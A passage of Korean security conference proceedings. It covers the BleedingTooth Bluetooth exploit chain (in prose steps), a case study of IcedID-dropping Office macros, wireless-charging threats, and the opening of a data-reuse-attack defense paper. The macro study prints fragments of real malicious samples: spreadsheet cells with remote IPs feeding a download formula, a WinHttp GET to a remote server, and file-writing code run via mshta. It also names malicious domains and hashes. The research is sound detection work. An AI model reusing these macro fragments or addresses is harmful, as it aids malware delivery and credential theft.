BleedingTooth 공격은 BadChoice, BadKarma 취약점을 활용하여 공격 대상에 원격 코드 실행을 진행하는 공격이다. BleedingTooth 공격 시나리오는 아래와 같은 과정을 가진다.

Step 1. A2MP 채널 모드 재설정

공격자는 A2MP 핸들러를 통해 모드 재설정을 진행하며, 현재의 채널 모드를 ERTM(Enhanced Retransmission Mode) 또는 스트리밍 모드로 수정한다.

Step 2. 공격 대상에게 응답 요청

공격자는 공격 대상에게 환경설정 요청을 보내고, 공격 대상이 요청을 받아들일 경우 공격자는 A2MP 커맨드 제어 권한을 얻는다.

Step 3. Heap Primitive 생성

공격자는 BadKarma의 Type-Confusion을 발생시키는 객체인 sk_filter의 메모리 할당 및 주소 매핑을 통해 포인터 제어 권한을 얻을 수 있으며, 주변 메모리 주소 접근을 통해 Heap Primitive를 형성한다.

Step 4. Heap Primitive 포인터 설정

공격자는 형성된 Heap Primitive를 BadChoice 취약점이 익스플로잇되는 a2mp_getinfo_req()로 설정한다.

Step 5. 임의의 L2CAP 명령 시도

공격자가 임의의 L2CAP 명령어가 입력하면 BadChoice 취약점이 발생되며, A2MP 채널 재설정을 통해 BadKarma 취약점에 사용되는 객체의 주소 정보와 .text 세그먼트 포인터를 탈취한다.

Step 6. 원격 코드 실행

탈취된 객체 주소 메모리 제어권한과 .text 세그먼트 포인터 정보, sk_filter 제어 권한을 활용하여 공격자는 임의로 설정한 원격 코드를 실행한다.

Step 7. 원격 제어 및 개인정보 탈취

공격자는 임의로 설정한 원격 코드 실행을 통해 공격 대상의 PC를 원격으로 제어하고 공격 대상의 개인정보를 탈취한다.

V. 결론

본 논문에서는 블루투스 모듈 통신 과정에서 발생하는 커널 블루투스 취약점인 BadVibe, BadChoice 및 BadKarma를 분석하였다. 이를 활용한 BleedingTooth 공격은 PC 원격 제어 및 개인정보 탈취와 같은 보안위협이 발생할 수 있다. 본 논문에서 분석한 시나리오를 통해 커널 블루투스 취약점 대응방안에 기여할 수 있을 것이다.

[참고문헌]

[1] 블루투스 SIG, “2021 시장 동향 업데이트”, Apr. 2021.

[2] 이상우, “블루투스가 해킹되면 어떤 보안사고를 일으킬까”, 보안뉴스, Oct. 2020.

[3] 원병철, “무선 이어폰&내비게이션 블루투스 해킹하면 도·감청 가능하다”, 보안뉴스, Jun. 2020.

[4] ScienceDirect Topics, “블루투스 Protocol Stack”, Nov. 2019.

[5] 정보통신기술용어해설, “L2CAP Logical Link Control and Adaption Protocol 논리 링크 제어 및 적합 프로토콜”, Aug. 2015.

[6] CVE, “https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-24490“, Jun 4. 2021.

[7] CVE, “https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-12352“, Jun 4. 2021.

[8] CVE, “https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-12351“, Jun 4. 2021.

[9] Red Hat, “BleedingTooth-커널 블루투스 취약점-CVE-2020-12351, CVE-2020-12352 및 CVE-2020-24490”, Oct. 2020.

[10] Andy Nguyen, “BleedingTooth:Linux 블루투스 Zero-Click Romote Code Execution”, https://github.com/dock0d1/Exploit-Linux-Kernel-5.4---BleedingTooth-블루투스-Zero-Click-Remote-Code-Execution

매크로 바이러스를 통해 유포되는 IcedID 유형의 악성코드 전파 방식 사례 연구

김혜민*, 임정수*, 최은정**

*서울여자대학교 (학부생)

**서울여자대학교 (교수)

A Research for the spread of IcedID-type Malware through Macro Virus

Hye-Min Kim*, Jeong-su Lim*, Eun-Jung Choi**

*Seoul Women's University (Graduate student)

**Seoul Women's University (Professor)

요 약

과거부터 현재까지 디지털 문서 중 MS Office의 사용자 증가와 함께 MS Office를 이용한 사이버 공격도 증가하고 있다. MS Office의 악성 매크로를 사용한 공격은 초창기 멜리사 바이러스와 같이 매크로 바이러스 자체로 공격이 행해졌다. 하지만 최근 매크로 바이러스의 경우 원격 접속 서버에 연결하는 코드만을 담고 있을 뿐 실제 악성코드는 원격 접속 서버에서 다운로드 하여 실행된다. 지난 3월에는 매크로 바이러스를 이용한 악성코드 중 트로이목마의 변종인 IcedID는 가장 많이 찾는 악성 프로그램 2위로 선정될 만큼 위험도가 증가하고 있다.[1] 따라서 본 논문에서는 IcedID를 다운로드 해 동작시키는 매크로 바이러스에 대한 전파 방식의 사례를 연구한다.

I. 서론

급격한 사회의 흐름 속에서 디지털 문서는 공공시설과 학교, 회사 등 일상생활에서 정보 전달 및 정리를 위한 수단으로 빈도 높게 사용되고 있다. 디지털 문서 중 MS Office는 열람에 있어 플랫폼 제한이 없다는 점으로 전 세계적으로 5억 명 이상의 사용자들을 보유하고 있다[2]. 하지만 카스퍼스키 보안 업체에서 발간된 Kaspersky Security Bulletin 리포트의 2017년도부터 2020년도에 대한 자료를 살펴보면 Microsoft Office의 취약점을 이용한 공격이 높아졌음을 알 수 있다.[3] 이는 잘 알려진 MS Office 취약점들을 계속해 수정하고 난독화하여 일부 바이러스 백신 솔루션을 우회할 수 있기 때문이다.

과거 매크로 바이러스는 1995년에 처음 등장하여 2000년도 초까지 기승을 부렸다 사라졌다. 당시 공격은 멜리사 바이러스와 같이 공격 대상 PC에 있는 주소록을 통해 여러 주소로 이메일을 보내 빠르게 바이러스를 복제시키는 등 매크로 바이러스 자체에서 행해졌다. 하지만 최근 매크로 바이러스를 살펴보면 IcedID, Formbook 등의 악성코드에서 사용되고 있다. 해당 악성코드는 매크로 바이러스를 통해 바이너리 파일 또는 페이로드 등을 드롭하여 C&C 서버에 연결해 실제 공격을 하는 악성코드를 다운로드하고 실행시킨다.

매크로 바이러스를 이용한 여러 악성코드들 중 IcedID는 2017년도에 등장한 뱅킹 트로이목마의 변종으로 악성코드 설치 시 은행, 전자 거래 사이트 등을 노려 공격 대상 PC의 계정 정보와 금융 정보 등을 탈취하기 위해 사용되어 왔다. 뿐만 아니라 해당 악성코드는 지난 3월 가장 많이 찾는 악성 프로그램 2위로 선정되었다.[1] IcedID는 여러 방법으로 배포되어 왔으며 워드와 엑셀과 같은 MS Office 문서를 첨부한 메일의 형태의 배포 유형이 증가하였다.[4] 따라서 본 논문에서는 IcedID 트로이 목마를 다운로

드하여 동작시키는 매크로 바이러스에 대한 전파 방식의 사례를 연구한다.

II. 선행 연구

MS Office의 매크로 기술은 문서 작업에 있어 유용하게 사용되고 있는 만큼 해당 기술을 악용하는 경우가 많다. 그렇기에 이전부터 악성 매크로를 탐지하는 연구들이 진행되었다.

Cho 등은 MS Office의 악성 매크로 탐지에 대해 매크로 기능을 제공하는 VBA를 통해 사용된 함수들이 수행하는 기능에 따른 비정상 행위 탐지를 제안하였다.[5]

Mimura는 GAN 등 머신러닝 기술을 이용한 새로운 악성 VBA 매크로 탐지율을 높이기 위해 문단 벡터로 가짜 텍스트 벡터를 생성하는 기술을 연구하였다. [6]

Kim 등은 MS Office 문서 파일의 난독화된 매크로를 분석하고, 5개의 머신러닝 분류기를 사용하여 난독화와 악성코드를 탐지하는 방법을 연구하였다. [7]

HUNEAULT-LEBLANC 등은 매크로 기반 문서 내 VBS p-code를 추출하여 특징을 선택해 5개의 분류기를 훈련시켜 매크로 멀웨어를 탐지하는 방법을 제안하였다. [8]

Cohen 등은 MS Office 문서의 계층적 특징을 추출하여 분석하는 방법론으로 해당 방법으로 각 파일의 경로를 통해 속성과 작업을 나타내어 문서 내 매크로 코드 경로에 대해 분석하여 탐지하였다. [9]

하지만 아직까지 악성 매크로를 통해 원격 접속을 탐지하는 방안에 대한 연구는 부족하다. 따라서 MS Office 문서 내 매크로를 통해 원격 접속을 탐지할 수 있는 특징을 유형화한 연구가 필요하다.

본 논문에서는 실제 악성 파일의 매크로 코드 부분을 추출하여 원격 서버 접속 행위에 초점을 두어 3장에서 분석할 예정이다.

III. 매크로를 이용한 악성 파일 전파 방식

다음은 최근 일어난 공격들 중 MS Office 문서의 macro를 통해 원격 서버에 접속하여 IcedID 유형의 악성코드를 다운로드하는 공격 샘플 3가지를 준비하였다.



[그림 1] 매크로 바이러스를 이용한 IcedID 흐름도

3.1 매크로 내에서 원격지 주소로 접속하는 방식

매크로 코드 내에서 원격지 주소로 접속하는 형태는 2가지 형태로 나눌 수 있다. 첫 번째는 코드 내에 Ip주소, 도메인 주소 등 의심스러운 주소가 있는 경우이다.

```
><row r="14" spans="6:10" x14ac:dyDescent="0.25"><c r="F14" s="1" t="s"><v>2</v></c><c
r="I14" s="1" t="str"><f>"190.14.38.106/"</f><v>190.14.38.106/</v></c></row><row r="15"
spans="6:10" x14ac:dyDescent="0.25"><c r="F15" s="1" t="s"><v>3</v></c><c r="I15" s="1"
t="str"><f>"51.89.73.152/"</f><v>51.89.73.152/</v></c><c r="J15" s="1"
t="e"><f>Kokiser(0,K17&amp;amp;I15&amp;amp;J10,"..#Hikos.hertolo1",0,0)</f><v>#NAME?</v></c></ro
w><row r="16" spans="6:10" x14ac:dyDescent="0.25"><c r="F16" s="1" t="s"><v>4</v></c><c
r="I16" s="1" t="str"><f>"193.38.54.246/"</f><v>193.38.54.246/</v></c></row><row r="17"
spans="6:11" x14ac:dyDescent="0.25"><c r="F17" s="1" t="s"><v>13</v></c><c r="J17" s="1"
```

[그림 2] VBA Code 일부분 (Sample 1)[i]

해당 Excel 파일에서 매크로를 추출하여 분석한 결과 원격 서버로 예상되는 IP 주소를 확인할 수 있었다. 정상 문서의 경우 매크로에 IP 연결하는 행위는 드물 뿐만 아니라 실제 악성 문서에서 적힌 IP 주소는 원격 서버의 주소인 경우도 있어 의심 행위로 볼 수 있다. 또한 도메인 주소가 아닌 IP 주소를 사용하는 것은 도메인 주소 필터링 등을 우회할 수 있다는 점에서 악성 매크로일 가능성이 높다.

두 번째로는 매크로 코드 내 인터넷 연결 명령어가 있는 경우이다.

표 1의 샘플에서 매크로만 추출하여 API 함수를 추출한 결과 AutoOpen, CreateObject 메서드 등을 발견할 수 있었다.

i 해당 샘플의 MD5 : 0908437fc7e4c07db9a2b7c6a0017732

[표 1] 악성 매크로 내 주요 VBA 메서드 (Sample 2)[ii]

Keyword	Description
AutoOpen	자동 매크로(Auto Macro) 함수 중 하나로 파일을 열었을 때 이벤트 발생
Open	파일을 여는 것에 대한 기능 해당 코드에서는 HTTP 서버에 연결 기능으로 사용
CreateTextFile	지정한 이름의 텍스트 파일 생성
CreateObject	새로운 OLE object 생성
exec	실행 파일 혹은 시스템을 실행

```
Dim qtTnT As Object
Set qtTnT = CreateObject(VTTqg(gIaMi) + "." + VTTqg(gIaMi) + "Request.5.1")
ACHTx = DvGpq(1)
qtTnT.Open "GET", VTTqg(ACHTx), False
qtTnT.Send
WBtxB = qtTnT.responsebody
End Function
```

[그림 3] 원격 서버 접속 연결 명령어 (Sample 2)[ii]

이 매크로의 핵심 부분인 원격 서버 접속 부분의 코드를 살펴보면, HTTP 서버와 통신 시 사용하는 라이브러리인 WinHttp를 사용하여 CreateObject 메서드를 통해 바인딩을 하고, Open 메서드로 HTTP 서버에 연결한다.



[그림 4] 네트워크 패킷 캡쳐 (Sample 2)[ii]

네트워크 상에서 원격 서버와 통신 여부를 알아내기 위해 Wireshark를 사용하여 ticket6798.com 도메인과 패킷을 주고받는 행위를 분석했다. VirusTotal을 이용하여 해당 URL을 검사한 결과, 악성으로 의심되는 사이트로 분류됨을 확인하였다. 이는 원격 서버와의 접속 부분으로 이후 악성코드를 다운로드할 것으로 추측할 수 있다.

이 외에도 도메인 주소의 경우 정상 도메인 주소를 모방하여 동형 이의어로 구성한 악성 도메인 주소로 원격 서버에 접속하는 형태[10]와 문자열 연결을 통해 연결하려는 원격 서버의 도메인 주소를 완성하는 형태가 있다.

3.2 매크로를 통해 악성코드를 다운로드하는 원격 접속 파일을 생성하는 방식


[표 2] 악성 매크로 내 주요 VBA 메서드 (Sample 3)[iii]

Keyword	Description
Document_Open	자동 매크로(Auto Macro) 함수 중 하나로 파일을 열었을 때 이벤트 발생
GetObject	실행 중인 인스턴스에 연결
Open	파일을 열기
Output	open을 사용할 때 들어가는 mode 중 하나로 파일 종료를 의미
Print #	outputlist에 Print하는 내용들을 작성

```
Sub namespaceFuncTmp()
Dim funcDatabaseText As String
funcDatabaseText = title
Open funcDatabaseText For Output As #1
Print #1, procPtrGenri
Close #1
GetObject(subject & "F3880").Navigate title
End Sub
```

[그림 5] mshta.exe를 생성하는 명령어 코드 (Sample 3)[iii]

악성코드 다운로드를 위해 원격 접속 파일을 생성하는 매크로의 샘플 코드를 살펴보면 Open 메서드로 특정 파일을 열고 Output 함수로 지정한 파일에 내용을 복사 및 파일을 생성한다. 이는 새로운 자식 프로세스인 mshta.exe(Microsoft HTML Application Host를 실행[11])로 동작하게 되는데 mshta.exe는 다양한 방식으로 코드를 실행 가능하고 애플리케이션 허용 목록 방어 및 브라우저 보안 설정을 우회할 수 있어 위험하다. [12]



[그림 6] 네트워크 패킷 캡쳐 (Sample 3)[iii]

WireShark로 네트워크 내의 패킷을 탐지하여 실제 fluidhebertz.com 사이트에 접속함을 확인하였다. 또한 VirusTotal을 이용하여 해당 도메인을 검사하여 악성으로 분류됨을 확인하여 해당 도메인 사이트를 원격 서버로 유추하였다.

최종 원격 서버까지의 접속 과정 중 핵심 프로세스는 mshta.exe로, 해당 프로세스는 초반의 매크로를 통해 실행된 것이므로 매크로에서 악성임을 판별하는 것이 중요하다.

ii 해당 샘플의 MD5 : 19db4d56b982b1108c5933c914374d44
iii 해당 샘플의 MD5 : e0452e225acb088de11d6517db7479ac

mshta.exe 외에도 악성 파일을 다운로드하는 스크립트 파일을 실행시키는 wscript.exe가 있으니 매크로를 통해 생성되는 프로세스들의 동작 형태를 면밀히 점검할 필요가 있다.[13]

과정 3.1 - 3.2에서 분석한 총 3개의 샘플을 통해 매크로 바이러스를 통해 유포되는 IcedID 유형의 악성코드 전파 방식 2가지를 살펴보았다. 매크로는 공격의 앞단에 존재하여 다음 공격 흐름으로 이어가는데 중요한 역할임을 확인하였다.

IV. 결론

본 연구는 세 가지 악성 파일 샘플 분석을 통해 매크로 바이러스를 이용한 악성 파일의 전파 방식의 사례를 연구하였다.

향후 매크로 바이러스 샘플을 추가 분석하여 전반적인 악성파일 전파 방식 별 Feature들을 분류하여 연구를 확장하고 머신 러닝을 통한 악성 매크로 자동화 탐지 툴을 개발할 계획이다.

감사의 글

본 연구는 과학기술정보통신부 및 정보통신기획평가원의 SW중심대학지원사업의 연구결과로 수행되었음 (2016-00022)

[참고문헌]

[1] March 2021's Most Wanted Malware: IcedID Banking Trojan Enters Top 10 Following Covid-Related Campaign. (June. 2021). https://blog.checkpoint.com/2021/04/13/march-2021s-most-wanted-malware-icedid-banking-trojan-enters-top-10-following-covid-related-campaign/?x=29&y=13&stq=top+10

[2] Microsoft News . (May. 2021). https://www.microsoft.com/ko-kr/microsoftnews

[3] Kaspersky, "Kaspersky Security Bulletin STATISTICS 2016-2019". (May. 2021.). https://securelist.com.

[4] IcedID Malware Distribution Increases Using Phishing Emails and Hijacked Web Forms. (June. 2021). https://www.spamtitan.com/blog/icedid-malware-phishing-website-contact-forms/

[5] 조성혜, & 이상진. (2017). MS 오피스 문서 파일 내 비정상 요소 탐지 기법 연구. 정보처리학회논문지. 컴퓨터 및 통신시스템, 6(2), 87-94.

[6] Mimura, M. (2020). Using fake text vectors to improve the sensitivity of minority class for macro malware detection. Journal of Information Security and Applications, 54, 102600.

[7] Kim, S., Hong, S., Oh, J., & Lee, H. (2018, June). Obfuscated VBA macro detection using machine learning. In 2018 48th annual ieee/ifip international conference on dependable systems and networks (dsn) (pp. 490-501). IEEE.

[8] HUNEAULT-LEBLANC, S., & TALHI, C. (2020, October). P-Code Based Classification to Detect Malicious VBA Macro. In 2020 International Symposium on Networks, Computers and Communications (ISNCC) (pp. 1-6). IEEE.

[9] Cohen, A., Nissim, N., Rokach, L., & Elovici, Y. (2016). SFEM: Structural feature extraction methodology for the detection of malicious office documents using machine learning methods. Expert Systems with Applications, 63, 324-343.

[10] 공격자들, 제로데이 버그 활용해 악성 도메인 등록 . (May. 2021). https://blog.alyac.co.kr/2801.

[11] mshta.exe . (May. 2021). https://www.file.net/process/mshta.exe.html.

[12] what-is-mshta-how-can-it-be-used-and-how - to-protect-against-it . (May. 2021). https://www.mcafee.com/blogs/other-blogs/mcafee-labs/what-is-mshta-how-can-it-be-used-and-how-to-protect-against-it/.

[13] [Vol.81] 9월 주요 보안 이슈 . (May. 2021). https://www.ahnlab.com/kr/site/securityinfo/asec/asecView.do?groupCode=VNI001&seq=25631.

자기공진 및 전자기파 무선전력전송 기술에 대한 보안위협 분석

노형준* 박기웅†

세종대학교 시스템보안연구실* 세종대학교 정보보호학과†

Security Threats for Magnetic Resonance and Radio Frequency-Based Wireless Power Transfer

Hyeong Jun Noh* Ki-Woong Park†

*SysCore Lab., Sejong University

† Department of Computer and Information Security, Sejong University

요 약

최근 무선전력전송 기술에 대한 연구 및 개발이 활발히 이루어지고 있다. 무선전력전송 기술은 전송방식 및 원리에 따라 자기장, 전자기파, 초음파 방식 등으로 세분화할 수 있다. 본 논문에서는 다양한 무선전력전송 방식 중 기술적 성숙도가 높아 비교적 상용화에 근접한 자기공진 방식과 전자기파 방식의 보안위협을 분석한다. 자기공진방식과 전자기파방식의 무선전력전송 기술은 기기가 충전기와 접촉하지 않고 비접촉식 충전이 가능함에 따라 그 과정에서 발생할 수 있는 다양한 보안위협이 존재해 사용자의 피해가 발생할 수 있기 때문이다. 따라서 본 논문에서는 자기공진방식과 전자기파방식의 무선전력전송에 관하여 설명하고 두 방식을 활용한 무선전력전송 기술이 상용화 되었을 시 발생할 수 있는 보안위협에 대해 연구한다.

I. 서론

전 세계 무선충전시장 규모는 2021년에 45억 달러로 예상되고 있으며 2026년에는 134억 달러까지 성장할 것으로 예상된다. 더불어 2021년부터 2026년까지 연평균 증가율은 24.6%에 이를 것으로 예상된다[1]. 이는 무선전력전송 기술이 주목받고 있음을 나타내는 수치라고 할 수 있다.

무선전력전송 기술은 전기 에너지를 무선으로 전달하는 기술이다. 특히, 전기에너지를 전달 받는 매체가 배터리인 경우 '무선충전 기술'이라 부른다[2]. 현재 무선전력전송 기술은 전송방식에 따라 자기장, 전자기파, 초음파 방식으로 구분할 수 있다. 자기장 방식은 자기유도와 자기공진방식으로 세분화할 수 있으며 전자기파방식은 Radio Frequency(RF), 적외선으로 구분 할 수 있다[3].

무선전력전송 기술에는 위와 같은 다양한 방식이 있지만 본 논문은 기술적 성숙도가 높아 비교적 상용화에 근접해 모바일 디바이스에 적용 가능한 자기공진과 전자기파방식을 분석하고, 무선전력전송 기술 인터페이스에 기인하여 보안위협 분석 결과를 나타낸다.

자기공진, 전자기파방식 무선충전은 충전기와 접촉하지 않고 이동간에 기기를 충전시킬 수 있다는 점에서 공간 제약이 없다는 것이 큰 특징이다. 위 방식을 이용한 무선전력전송 기술이 상용화가 이루어진다면, 외부에서 정당한 비용

† 교신저자: 박기웅 (세종대학교 정보보호학과 교수)

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원(No.2019-0-00426, 50%) 및 한국연구재단 (No.NRF-2020R1A2C4002737, 50%)의 지원을 받아 수행된 연구임.

을 지불하고 이동 간에 충전할 수 있는 서비스 또한 등장할 수 있음을 예상할 수 있다.


하지만 위 무선충전 기술은 전력 전송 과정에서 발생하는 보안위협과 전력 송·수신기간 통신 과정에서 보안위협이 발생할 수 있다. 따라서 본 논문에서는 자기공진, 전자기파 방식 무선충전시스템의 구동구조를 분석하고, 두 방식 모두 통신 제어 채널이 존재한다는 점에 초점을 맞추어 이와 관련하여 발생할 수 있는 보안위협에 대해 분석한다.

II. 무선전력전송 기술 및 인터페이스 분석

본 장에서는 자기공진방식과 전자기파방식의 무선전력전송 기술에 대하여 알아보며 상이한 두 방식의 시스템 구동원리를 분석하고 인터페이스 분석을 통해 보안위협을 도출한다..

2.1 자기공진방식 무선전력전송

자기공진방식은 송·수신 코일이 같은 주파수를 사용하여 에너지를 전송한다. 이는 자기공진 원리에 의해 송신 코일에서 발생하는 전자기를 수신 코일이 받아 전류로 변환하여 전력을 얻어 충전하는 원리다[4]. 자기공진방식을 이용하면 한번에 여러 대의 기기를 동시에 충전할 수 있으며, 충전기와 직접 접촉하지 않고 10m 내외에서 충전할 수 있다는 것이 특징이다.




[그림 1] 자기공진방식 전력 전송 개념

현재 자기공진방식 무선충전은 Airfuel Alliance가 주도하여 표준을 제공하며 세계 각국 기업에서 표준에 따라 연구 및 개발 중에 있다. 이 표준에 따르면 Power Transmitting Unit(PTU)과 Power Receiving Unit(PRU)간 Bluetooth Low Energy(BLE)를 이용하여 무선충전 상태를 제어한다[4].


2.2 전자기파방식 무선전력전송

전자기파방식은 무선 주파수를 활용하여 에너지를 전달하는 방법으로 자기공진방식보다 원거리 전송이 가능하며 여러 대의 기기를 동시에 충전할 수 있다. 빔포밍 방식을 사용하여 에너지를 원하는 방향으로 전달할 수 있어 대용량 전력전송이 가능하다[3].



[그림 2] 전자기파방식 전력 전송[4]

전자기파방식 무선전력전송은 중국, 일본 등에서 발표된 표준이 있지만 세계적으로 채택되어 활발히 연구 중인 표준은 없으며 Airfuel Alliance에서도 준비 중에 있다[5]. 하지만 전자기파방식중 RF를 이용한 무선충전을 개발하고 있는 대표적인 Ossia 기업이 있다. Ossia 사가 개발한 Cota 시스템은 수신기의 위치 및 주변환경을 인지할 수 있어 에너지를 원하는 방향에 집중시키고 전자파로 인한 인체 유해성 문제를 감소시켰다[3].



[그림 3] Cota 시스템 동작 개념[6]

2.3 무선전력전송 인터페이스 분석


자기공진방식과 전자기파방식은 전력을 전송함에 있어 상이한 구조를 보여준다. 하지만 지정된 기기에 전력을 전송하기 위해서는 송·수신기가 연결되어 있거나 송신기에 수신기의 정보가 등록되어 있어야 한다. 이러한 점을 고려했을 때 전력을 보내는 물리 채널과 통신에 필요한 제어 채널이 따로 존재한다는 것을 알 수 있다. 따라서 두 방식의 공통점은 무선으로 전력을 전송한다는 것과 지정된 기기에 전력을

전송하기 위해 송·수신기간 통신 제어 채널이 필요하다는 것이다.

III. 보안위협 분석

본 장에서는 자기공진방식과 전자기파방식 무선전력전송이 상용화 되었을 때 송·수신기간 통신 제어 채널에서 발생할 수 있는 보안위협에 대해 분석한다.


3.1 교란 공격



[그림 4] 교란 공격 개념

교란 공격(Jamming attack)은 송·수신기 간의 통신을 방해하기 위해 의도적으로 간섭을 일으킨다.[7] 따라서 송·수신기는 정상적으로 통신을 하지 못해 최초 연결이 불가능하거나 연결이 끊길 수 있다. 즉, 사용자는 정상적으로 충전 서비스를 이용할 수 없게 된다.


3.2 중간자 공격



[그림 5] 중간자 공격 개념

중간자 공격(Man-in-the-middle attack)을 통해 공격자는 송·수신기간 전송되는 정보를 알아챌 수 있으며 조작까지 할 수 있다. 전송되는 정보에는 사용자 장치 ID, 전력 전송량 및 사용자 주요 정보 등이 있다[7]. 공격자는 알아낸 정보를 자신의 이득을 위해 사용할 수 있으며 충전 중인 사용자에게 피해를 끼칠 수도 있다. 공격자는 사용자 장치 ID를 도용하여 충전 요청을 보내거나 데이터를 조작해 서비스를 이용중인 기기의 충전을 멈출 수 있다.

3.3 서비스 거부 공격



[그림 6] 서비스 거부 공격 개념

서비스 거부 공격(Denial-of-Service attack)은 악의적으로 해당 시스템을 마비시키는 공격이다. 즉, 공격자는 송신기에 의도적으로 많은 요청을 보내 시스템의 자원을 고갈시켜 충전 시스템 자체를 마비시킬 수 있다. 결국 충전 서비스를 이용하지 못하게 만들 뿐 아니라 해당 서비스를 제공하는 기업에게도 큰 피해를 가져다준다.

IV. 결론

본 논문에서는 무선전력전송 기술을 분류하고 비교적 상용화에 근접하다고 여겨지는 자기공진, 전자기파 방식에 대하여 알아보며 기술이 상용화 되었을 시 발생할 수 있는 보안위협에 대하여 분석했다. 전력을 전송하는 과정에서 발생할 수 있는 보안위협보다는 송·수신기간 연결을 통해 네트워크 통신에서 발생할 수 있는 보안위협에 초점을 맞추었다.

무선충전 환경에서 통신 제어 채널이 존재한다는 점은 제시한 보안 위협으로 인하여 사용자뿐만 아니라 서비스를 제공하는 기업에게도 피해가 발생할 수 있다는 것을 내포한다. 보안위협을 해결하기 위한 과정은 한정된 자원의 시스템에 오버헤드를 불러일으켜 서비스 저하로 이어질 수 있지만 서비스를 제공·이용함에 있어 안전한 환경이 우선시 되어야 한다. 따라서 추후 연구로는 오버헤드를 적게 일으키며

보안위협에 효과적으로 대응할 수 있는 방안을 연구할 계획이다.

[참고문헌]

[1] Marketsandmarekts,“Wireless Charging Market with COVID-19 Impact by Implementation“ [Online]: https://www.marketsandmarkets.com/Market-Reports/wireless-charging-market-640.html, Jan, 2021

[2] 문정익, 김성민, 김상원, 조인귀, 손수호, 이호진, ”스마트 무선충전 기술“, ETRI, 전자통신동향분석, 32권 3호, 2017

[3] 양대근, 김당오, 이주용, 조동호, ”차세대 무선전력전송 기술“, ITFIND 주간기술동향, May, 2020

[4] Xiao Lu, Ping Wang, Dusit Niyato, Dong In Kim, Zhu Han, ”Wireless Charging Technologies: Fundamentals, Standards, and Network Applications“, IEEE Communications and tutorials, 2015

[5] Airfuel Alliance. https://airfuel.org

[6] Joel Hruska, “At CES, AA-Sized ‘Forever Batteries’ That Suck Power Out of the air”, [Online]: https://www.extremetech.com/electronics/261944-ces-aa-forever-batteries-suck-power-air, Jan, 2018

[7] Qingzhi Liu, Kasım Sinan Yıldırım, Przemysław Pawełczak, Martijn Warnier, “Safe and Secure Wireless Power Transfer Networks: Challenges and Opportunities in RF-Based Systems”, IEEE Communications Magazine, 2016

데이터 재사용 공격에 대한 방어법 고찰

이대진,† 이준오, 차상길‡
한국과학기술원 소프트웨어보안연구실

Protecting against Data-Reuse Attacks

Daejin Lee,† Junoh Lee, Sang Kil Cha‡
SoftSec Lab., Korea Advanced Institute of Science and Technology

요 약

최근, 새롭게 등장한 데이터 재사용 공격은 바이너리 재작성 기술의 근원적 한계로 남겨진 함수 주소를 공격에 활용한다. 바이너리 내에 심볼과 배치정보가 없어 생긴 어려움의 해결책으로 코드와 데이터를 남겨둔 것이다. 소스 코드가 없거나 취약점 패치 지원이 종료되었을 땐, 바이너리 재작성을 안정성 강화에 활용할 수 있다. 하지만 데이터 재사용 공격은 바이너리 재작성 기법에 의존적인 다수의 바이너리 기반 방어기법에 치명적이다. 본 논문에서는 데이터 재사용 공격을 방어하기 위해 바이너리 정적분석과 바이너리 재작성을 활용해 제어흐름 무결성 방어기법을 적용했다. 우리는 32bit 바이너리를 대상으로 한 실험을 통해 공격 가젯의 탐색, 방어기법의 효과성, 추가 실행시간 등을 측정했다. 그 결과, 기존의 연구 결과보다 5배 많은 공격 가젯을 발견할 수 있었으며, 평균 46%의 공격 가젯을 막을 수 있었고, 재작성된 바이너리와 비교했을 때, 최대 31% 평균 7%의 추가 실행시간이 발생함을 확인했다.

I. 서론

